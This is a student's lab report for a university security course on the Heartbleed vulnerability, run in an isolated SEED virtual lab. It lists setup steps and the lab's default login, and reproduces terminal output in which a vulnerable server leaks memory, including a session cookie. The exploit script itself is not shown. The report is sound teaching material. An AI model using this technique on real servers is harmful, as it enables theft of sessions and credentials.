California State University, Sacramento

Lab 4-Heartbleed

Elliot Turner

Professor Dr. Jun Dai


CSC 154

June 26, 2022


Introduction

Within a controlled virtual environment test the implementation of the Heartbeat protocol.


Setup




- **Virtual machines to perform the attack.**




- `ifconfig` **to determine inet on seed virtual machine.**



- `ifconfig` **to determine inet on seed server virtual machine.**




- `ping 192.168.100.8` **to ensure machines are talking.**




- `ping 192.168.100.7` **to ensure machines are talking.**


3.1 Launch the Heartbleed Attack

- **Transfer file from professor's website into seed machine and change permissions.**







- **Edit the IP inside the /etc/hosts file to match the IP of the seed server virtual machine.**





- **Log in to heartbleedlabelgg as username: admin password: seedelgg.**




- **Send email to Sammy from admin account.**




Termina File Edit View Search Terminal Help
8:40 PM Seed
Terminal
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - serve
r is vulnerable!
Please wait... connection attempt 1 of 1
.@.AAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....#.....0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: Elgg=vf11kvcofo929plndcdr1798l3
Connection: keep-alive
....8...!.:.....^<
[06/23/2022 20:39] seed@ubuntu:~/Downloads/HeartBleed$

